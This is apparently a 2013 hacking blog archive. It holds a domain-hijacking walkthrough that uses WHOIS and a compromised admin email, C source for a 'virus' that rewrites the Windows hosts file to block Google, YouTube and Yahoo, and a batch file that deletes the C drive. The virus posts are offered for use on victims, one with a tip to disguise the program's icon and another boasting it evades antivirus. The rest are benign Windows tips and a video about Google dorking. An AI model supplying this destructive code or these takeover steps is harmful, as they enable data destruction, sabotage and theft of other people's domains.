Tuesday, 12 March 2013

Domain Hijacking – How to Hijack a Domain

In this post I will tell you about how the domain names are hacked and how they can be protected. The act of hacking domain names is commonly known as Domain Hijacking. For most of you, the term “domain hijacking” may seem to be like an alien. So let me first tell you what domain hijacking is all about.


Domain hijacking is a process by which Internet Domain Names are stolen from it’s legitimate owners. Domain hijacking is also known as domain theft. Before we can proceed to know how to hijack domain names, it is necessary to understand how the domain names operate and how they get associated with a particular web server (website).
 

The operation of domain name is as follows

 
Any website say for example gohacking.com consists of two parts. The domain name (gohacking.com) and the web hosting server where the files of the website are actually hosted. In reality, the domain name and the web hosting server (web server) are two different parts and hence they must be integrated before a website can operate successfully. The integration of domain name with the web hosting server is done as follows.

1. After registering a new domain name, we get a control panel where in we can have a full control of the domain. 

2. From this domain control panel, we point our domain name to the web server where the website’s files are actually hosted.

For a clear understanding let me take up a small example.

John registers a new domain “abc.com” from an X domain registration company. He also purchases a hosting plan from Y hosting company. He uploads all of his files (.html, .php, javascripts etc.) to his web server (at Y). From the domain control panel (of X) he configures his domain name “abc.com” to point to his web server (of Y). Now whenever an Internet user types “abc.com”, the domain name “abc.com” is resolved to the target web server and the web page is displayed. This is how a website actually works.
 

What happens when a domain is hijacked

 
Now let’s see what happens when a domain name is hijacked. To hijack a domain name you just need to get access to the domain control panel and point the domain name to some other web server other than the original one. So to hijack a domain you need not gain access to the target web server.

For example, a hacker gets access to the domain control panel of  “abc.com”. From here the hacker re-configures the domain name to point it to some other web server (Z). Now whenever an Internet user tries to access “abc.com” he is taken to the hacker’s website (Z) and not to John’s original site (Y).

In this case the John’s domain name (abc.com) is said to be hijacked.
 

How the domain names are hijacked

 
To hijack a domain name, it’s necessary to gain access to the domain control panel of the target domain. For this you need the following ingredients

1. The domain registrar name for the target domain.

2. The administrative email address associated with the target domain. 

These information can be obtained by accessing the WHOIS data of the target domain. To get access the WHOIS data, goto whois.domaintools.com, enter the target domain name and click on Lookup. Once the whois data is loaded, scroll down and you’ll see Whois Record. Under this you’ll get the “Administrative contact email address”.

To get the domain registrar name, look for something like this under the Whois Record. “Registration Service Provided By: XYZ Company”. Here XYZ Company is the domain registrar. In case if you don’t find this, then scroll up and you’ll see ICANN Registrar under the “Registry Data”. In this case, the ICANN registrar is the actual domain registrar.

The administrative email address associated with the domain is the backdoor to hijack the domain name. It is the key to unlock the domain control panel. So to take full control of the domain, the hacker will hack the administrative email associated with it.

Once the hacker take full control of this email account, he will visit the domain registrar’s website and click on forgot password in the login page. There he will be asked to enter either the domain name or the administrative email address to initiate the password reset process. Once this is done all the details to reset the password will be sent to the administrative email address. Since the hacker has the access to this email account he can easily reset the password of domain control panel. After resetting the password, he logs into the control panel with the new password and from there he can hijack the domain within minutes.
 

How to protect the domain name from being hijacked

 
The best way to protect the domain name is to protect the administrative email account associated with the domain. If you loose this email account, you loose your domain. Another best way to protect your domain is to go for private domain registration. When you register a domain name using the private registration option, all your personal details such as your name, address, phone and administrative email address are hidden from the public. So when a hacker performs a WHOIS lookup for you domain name, he will not be able to find your name, phone and administrative email address. So the private registration provides an extra security and protects your privacy. Private domain registration costs a bit extra amount but is really worth for it’s advantages. Every domain registrar provides an option to go for private registration, so when you purchase a new domain make sure that you select the private registration option.

A Virus Program to Block Websites


Most of us are familiar with the virus that used to block Orkut and Youtube site. If you are curious about creating such a virus on your own, here is how it can be done. As usual I’ll use my favorite programming language ‘C’ to create this website blocking virus. I will give a brief introduction about this virus before I jump into the technical jargon.


This virus has been exclusively created in ‘C’. So, anyone with a basic knowledge of C will be able to understand the working of the virus. This virus need’s to be clicked only once by the victim. Once it is clicked, it’ll block a list of websites that has been specified in the source code. The victim will never be able to surf those websites unless he re-install’s the operating system. This blocking is not just confined to IE or Firefox. So once blocked, the site will not appear in any of the browser program.

NOTE: You can also block a website manually. But, here I have created a virus that automates all the steps involved in blocking.Here is the sourcecode of the virus.

#include<stdio.h>
#include<dos.h>
#include<dir.h> char site_list[6][30]={
“google.com”,
“www.google.com”,
“youtube.com”,
“www.youtube.com”,
“yahoo.com”,
“www.yahoo.com”
};
char ip[12]=”127.0.0.1″;
FILE *target;
int find_root(void);
void block_site(void);
int find_root()
{
int done;
struct ffblk ffblk;//File block structure
done=findfirst(“C:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“C:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“D:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“D:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“E:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“E:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
done=findfirst(“F:\\windows\\system32\\drivers\\etc\\hosts”,&ffblk,FA_DIREC);
/*to determine the root drive*/
if(done==0)
{
target=fopen(“F:\\windows\\system32\\drivers\\etc\\hosts”,”r+”);
/*to open the file*/
return 1;
}
else return 0;
}
void block_site()
{
int i;
fseek(target,0,SEEK_END); /*to move to the end of the file*/
fprintf(target,”\n”);
for(i=0;i<6;i++)
fprintf(target,”%s\t%s\n”,ip,site_list[i]);
fclose(target);
}
void main()
{
int success=0;
success=find_root();
if(success)
block_site();
}


How to Compile ?

For step-by-step compilation guide, refer my post How to compile C Programs.

Testing

1. To test, run the compiled module. It will block the sites that is listed in the source code.

2. Once you run the file block_Site.exe, restart your browser program. Then, type the URL of the blocked site and you’ll see the browser showing error “Page cannot displayed“.

3. To remove the virus type the following the Run. 

%windir%\system32\drivers\etc
 
4. There, open the file named “hosts” using the notepad.At the bottom of the opened file you’ll see something like this

127.0.0.1                                google.com
 
5. Delete all such entries which contain the names of blocked sites.

NOTE: You can also change the ICON of the virus to make it look like a legitimate program.

Saturday, 9 March 2013


Hacking Ubuntu Linux Free ebook


 Ubuntu, an African word meaning “humanity to others,” is the hottest thing in Linux today. This down-and-dirty book shows you how they can blow away the default system settings and get Ubuntu to behave however you want. You’ll learn how to optimize its appearance, speed, usability, and security and get the low-down on hundreds of hacks such as running Ubuntu from a USB drive, installing it on a Mac, enabling multiple CPUs, and putting scripts in menus and panels.


Learn To Make Dangerous Virus In A Minute


 In this post i will teach you to make simple yet very powerfull or you can say harmfull computer virus using a batch file. No software is required to make this virus, Noteapad is enough for it. The good thing about this virus is it is not detected by any AntiVirus.


What will this virus do ?  

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus.

How to Make the virus ?

   1. Open Notepad and copy below code into it.
@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.

Friday, 8 March 2013

Enable God Mode In Windows 7 And Vista

windows 7 god mode

In this tutorial i will show you to enable God Mode in Windows 7 and Windows Vista. By enabling this mode you can access all your windows setting from one folder and its really easy to access. This will not work with 64 bit operating system. So lets enable God mode on your computer.


How to do it ?

  1. On your desktop right click and create a New Folder.
  2. Rename this folder to the code given below.

{ED7BA470-8E54-465E-825C-9971204­3E01C}

  3. Done now double click on this folder and you will have access to all your windows operating system settings.

Video Tutorial On Enabling God Mode


Finding Ip Address Of A Website Using Command Prompt Or CMD

In this tutorial i will teach you to find Ip Address of any website using Command Prompt or in short CMD. Using IP Address you can find location of the website server and do more stuff. I will demostrate this tutorial with Google but you can use this method to find IP Address of any website like twitter, facebook etc. So lets get started.

How to find IP ?


1. Go to Start > Type CMD and press Enter.
2. Now write Ping followed by website URL whose IP you want to find.

https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg3yX7c-vYAY4liZJuCxACLBe6YBNtCugCgjAudGHa4aQ5NU-UyH7DTwmOGSAkC0GuiHoX1pZtUg6fk7DrePKp0u4WisDlgawxymOaqMc38rxpQn9af-yZSqrusBTqpQsVmMSDDSu5J5w4g/s1600/find-website-ip-using-cmd.jpg
3. It will take less then a second and come up with the results as shown below.


In  my next post i will show you another easy way to find website IP Address and teach you to use this IP to find its location.

Thursday, 7 March 2013

How to Hack Google


Learn how to hack Google with this amazing video. This video will teach you how to hack Google by using advanced search operators and esoteric search terms to find “hidden” files and mp3s quickly and easily; you'll also learn how to use Google to hack unprotected Internet-controlled devices like webcams and security cameras. For more information on Google hacking, and how to get started using these hacks yourself, take a look at this instructional video!